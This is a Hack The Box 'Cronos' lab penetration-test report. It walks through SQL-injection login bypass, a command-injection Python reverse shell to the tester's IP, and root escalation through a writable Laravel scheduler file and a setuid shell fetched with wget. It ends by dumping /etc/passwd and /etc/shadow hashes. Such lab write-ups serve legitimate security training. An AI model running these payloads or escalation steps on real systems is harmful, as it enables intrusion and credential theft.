Hack The Box: Cronos Report

Box Report

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Contents

1 Hack The Box: Cronos Report

2 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Cronos machine is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

2.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the Cronos machine.

The specific IP address was:

- 10.10.10.13

2.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to the Cronos machine.

2.2.1 System IP: 10.10.10.13

2.2.1.1 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.13	**TCP: UDP:**

Nmap Scan Results:

Service Scan:

```
nmap -vvv -Pn -p 80,53,22,53 -sC -sV -oN /HTB-boxes/Cronos/recon/nmap_all_tcp.md 10.10.10.13
```

Notable Output:

```
80/tcp open  http    syn-ack Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
|_http-title: Cronos
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Vulnerability Scan:

```
nmap -vvv -Pn -p 80,53,22,53 --script vuln -oN /HTB-boxes/Cronos/recon/nmap_all_vuln.md
↪  10.10.10.13
```

Notable Output:

```
80/tcp open  http    syn-ack
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_      http://ha.ckers.org/slowloris/
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-litespeed-sourcecode-download: Request with null byte did not work. This web server
↪  might not be vulnerable
| http-enum:
|   /robots.txt: Robots file
|   /css/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)'
|_  /js/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)'
|_http-jsonp-detection: Couldn't find any JSONP endpoints.
```

```
|_http-wordpress-users: [Error] Wordpress installation was not found. We couldn't find
↪  wp-login.php
|_http-csrf: Couldn't find any CSRF vulnerabilities.
```

2.2.1.2 Initial Access

Vulnerability Exploited: SQL Injection

Vulnerability Explanation:

An attacker can interfere with SQL database queries by adding an apostrophe to the login form fields. From here, an attacker can manipulate the login form and create malicious database queries. In this cas an attacker can use this vulnerability to bypass authentication.

Vulnerability Fix:

This vulnerability can be fixed by sanitizing the field input, disallowing the use of characters that would interfere with the execution of queries.

Severity: Critical

Exploit PoC:

```
http://admin.cronos.htb/
```




Figure 2.1: admin login panel

```
http://admin.cronos.htb/welcome.php
```




Figure 2.2: enter creds

Start a reverse shell listener on the attacker machine:

```
nc -lvnp 4321
```

The Payload:

```
8.8.8.8;export RHOST="10.10.14.12";export RPORT=4321;python -c 'import
↪   sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fil
↪   for fd in (0,1,2)];pty.spawn("bash")'
```





Figure 2.3: insert reverse shell payload


We recive a shell on our attacker machine:



```
└─$ nc -lvnp 4321
listening on [any] 4321 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.10.13] 47286
www-data@cronos:/var/www/admin$ whoami
whoami
www-data
www-data@cronos:/var/www/admin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@cronos:/var/www/admin$ 
```

Figure 2.4: reverse shell

Local.txt Proof Screenshot



```
www-data@cronos:/home/noulis$ ip a s
ip a s
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defau
lt qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group d
efault qlen 1000
    link/ether 00:50:56:b9:d4:29 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.13/24 brd 10.10.10.255 scope global ens160
       valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:d429/64 scope global mngtmpaddr dynamic
       valid_lft 86399sec preferred_lft 14399sec
    inet6 fe80::250:56ff:feb9:d429/64 scope link
       valid_lft forever preferred_lft forever
www-data@cronos:/home/noulis$ cat /home/noulis/user.txt
cat /home/noulis/user.txt
51d236438b333970dbba7dc3089be33b
www-data@cronos:/home/noulis$
```

Figure 2.5: local.txt

Local.txt Contents

```
51d236438b333970dbba7dc3089be33b
```

2.2.1.3 Privilege Escalation

Vulnerability Exploited: Sheduled Task; Modifiable Files in Path

Vulnerability Explanation:

There exists a scheduled task run by the root user on the Cronos machine. The problem with this is that the file that the task points to in order to run is modifiable by all users. An attacker can modify the files mentioned in the task and run malicious code with root permission. In the case of the Cronos machine, I was able to execute system commands as the root user because of this vulnerability.

Vulnerability Fix:

Restrict read, write, and executable permissions to the root user for the files mentions in scheduled tasks run by the root user.

Severity: Critical

Exploit Code:

With the laravel command scheduler, we can find out how to execute shell commands and schedule when they are executed:

Reference: *https://laravel.com/docs/8.x/scheduling*

We can edit *Kernel.php*

```
-rw-r--r-- 1 www-data www-data 819 Apr  9  2017 Kernel.php
```

First we create and compile a shell to execute. This way we are able to persist our privileged session.

On your attacker machine, run the following commands:

```
echo -e "int main(void){\n  setuid(0);\n    setgid(0);\n    system(\"/bin/bash\");\n}" > shell.c
gcc -o rootshell shell.c
```

Now we can make our *Kernel.php* file. Here is the code that I used:

```
<?php

namespace App\Console;

use Illuminate\Console\Scheduling\Schedule;
use Illuminate\Foundation\Console\Kernel as ConsoleKernel;

class Kernel extends ConsoleKernel
{
    /**
     * The Artisan commands provided by your application.
     *
     * @var array
     */
    protected $commands = [
        //
    ];

    /**
     * Define the application's command schedule.
     *
     * @param  \Illuminate\Console\Scheduling\Schedule  $schedule
     * @return void
     */
    protected function schedule(Schedule $schedule)
    {
        $schedule->exec('chown root:root /tmp/rootshell;chmod 4755 /tmp/rootshell')->everyMinute();
        //          ->hourly();
    }

    /**
     * Register the Closure based commands for the application.
     *
     * @return void
     */
    protected function commands()
    {
        require base_path('routes/console.php');
    }
}
```

Now we can upload our files to the tartget machine.


On your attacker machine, run the following command:

```
python3 -m http.server 8000
```

On the target machine, run the following commands:


```
cd /tmp/
wget http://10.10.14.12:8000/rootshell
cd /var/www/laravel/app/Console
wget http://10.10.14.12:8000/Kernel.php
mv Kernel.php.1 Kernel.php
```

After waiting for a couple minutes, we can see the file permissions changed:



```
www-data@cronos:/tmp$ ls -la
ls -la
total 52
drwxrwxrwt  9 root     root      4096 Mar 20 00:08 .
drwxr-xr-x 23 root     root      4096 Apr  9  2017 ..
drwxrwxrwt  2 root     root      4096 Mar 19 23:26 .ICE-unix
drwxrwxrwt  2 root     root      4096 Mar 19 23:26 .Test-unix
drwxrwxrwt  2 root     root      4096 Mar 19 23:26 .X11-unix
drwxrwxrwt  2 root     root      4096 Mar 19 23:26 .XIM-unix
drwxrwxrwt  2 root     root      4096 Mar 19 23:26 .font-unix
-rw-r--r--  1 www-data www-data 16232 Mar 19 23:39 rootshell
drwx------  3 root     root      4096 Mar 19 23:26 systemd-private-fb09a880f
4847b0aab27133e542af-systemd-timesyncd.service-Fe3EHa
drwx------  2 root     root      4096 Mar 19 23:26 vmware-root
```

Figure 2.6: Before



```
www-data@cronos:/tmp$ ls -la
ls -la
total 52
drwxrwxrwt  9 root     root      4096 Mar 20 00:08 .
drwxr-xr-x 23 root     root      4096 Apr  9  2017 ..
drwxrwxrwt  2 root     root      4096 Mar 19 23:26 .ICE-unix
drwxrwxrwt  2 root     root      4096 Mar 19 23:26 .Test-unix
drwxrwxrwt  2 root     root      4096 Mar 19 23:26 .X11-unix
drwxrwxrwt  2 root     root      4096 Mar 19 23:26 .XIM-unix
drwxrwxrwt  2 root     root      4096 Mar 19 23:26 .font-unix
-rw-r--r--  1 www-data www-data 16232 Mar 19 23:39 rootshell
drwx------  3 root     root      4096 Mar 19 23:26 systemd-private-fb09a880f
4847b0aab27133e542af-systemd-timesyncd.service-Fe3EHa
drwx------  2 root     root      4096 Mar 19 23:26 vmware-root
```

Figure 2.7: After

Specifically, the permissions changed from:

```
-rw-r--r--  1 www-data www-data 16232 Mar 19 23:39 rootshell
```


To:

```
-rwsr-xr-x  1 root root 16232 Mar 19 23:39 rootshell
```

Now we can execute the file:

```
cd /tmp/
./rootshell
```

Proof Screenshot Here:



```
root@cronos:/tmp# whoami
whoami
root
root@cronos:/tmp# ip a s
ip a s
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOW
lt qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq sta
efault qlen 1000
    link/ether 00:50:56:b9:80:61 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.13/24 brd 10.10.10.255 scope global ens160
       valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:8061/64 scope global mngtmpaddr
       valid_lft 86399sec preferred_lft 14399sec
    inet6 fe80::250:56ff:feb9:8061/64 scope link
       valid_lft forever preferred_lft forever
root@cronos:/tmp# cat /root/root.txt
cat /root/root.txt
1703b8a3c9a8dde879942c79d02fd3a0
root@cronos:/tmp# 
```

Figure 2.8: proof.txt

Proof.txt Contents:

```
1703b8a3c9a8dde879942c79d02fd3a0
```

2.3 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

2.4 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the Cronos machine was completed, I removed all user accounts, passwords, and malicious codes used during the penetration test. Hack the Box should not have to remove any user accounts or services from the system.

3 Appendix - Additional Items

3.1 Appendix - Proof and Local Contents:

IP (Hostname)	Local.txt Contents	Proof.txt Contents
10.10.10.13	51d236438b333970dbba7dc3089be33b	1703b8a3c9a8dde879942c79d02fd3a0

3.2 Appendix - /etc/passwd contents

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/bin/bash
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
mysql:x:107:111:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:108:112::/var/run/dbus:/bin/false
uuidd:x:109:113::/run/uuidd:/bin/false
dnsmasq:x:110:65534:dnsmasq,,,:/var/lib/misc:/bin/false
sshd:x:111:65534::/var/run/sshd:/usr/sbin/nologin
noulis:x:1000:1000:Noulis Panoulis,,,:/home/noulis:/bin/bash
bind:x:112:119::/var/cache/bind:/bin/false
```

3.3 Appendix - /etc/shadow contents

```
root:$6$L2m6DJwN$p/xas4tCNp19sda4q2ZzGC82Ix7GiEb7xvCbzWCsFHs/eR82G4/YOnni/.L69tpCkOGo5lm0AU7zh9lP5fL6A0:17247:
daemon:*:17212:0:99999:7:::
bin:*:17212:0:99999:7:::
sys:*:17212:0:99999:7:::
sync:*:17212:0:99999:7:::
games:*:17212:0:99999:7:::
man:*:17212:0:99999:7:::
lp:*:17212:0:99999:7:::
mail:*:17212:0:99999:7:::
news:*:17212:0:99999:7:::
uucp:*:17212:0:99999:7:::
proxy:*:17212:0:99999:7:::
www-
↪   data:$6$SYixzIan$P3cvyztSwA1lmILF3kpKcqZpYSDONYwMwplB62RWu1RklKqIGCX1zleXuVwzxjLcpU6bhiW9N03AWkzVUZhms.:17
backup:*:17212:0:99999:7:::
list:*:17212:0:99999:7:::
irc:*:17212:0:99999:7:::
gnats:*:17212:0:99999:7:::
nobody:*:17212:0:99999:7:::
systemd-timesync:*:17212:0:99999:7:::
systemd-network:*:17212:0:99999:7:::
systemd-resolve:*:17212:0:99999:7:::
systemd-bus-proxy:*:17212:0:99999:7:::
syslog:*:17212:0:99999:7:::
_apt:*:17212:0:99999:7:::
lxd:*:17247:0:99999:7:::
mysql:!:17247:0:99999:7:::
messagebus:*:17247:0:99999:7:::
uuidd:*:17247:0:99999:7:::
dnsmasq:*:17247:0:99999:7:::
sshd:*:17247:0:99999:7:::
noulis:$6$ApsLg5.I$Zd9blHPGRHAQOab94HKuQFtJ8m7ob8MFnX6WIIr0Aah6pW/aZ.yA3T1iU13lCSixrh6NG1.GHPl.QbjHSZmg7/:1724
bind:*:17264:0:99999:7:::
```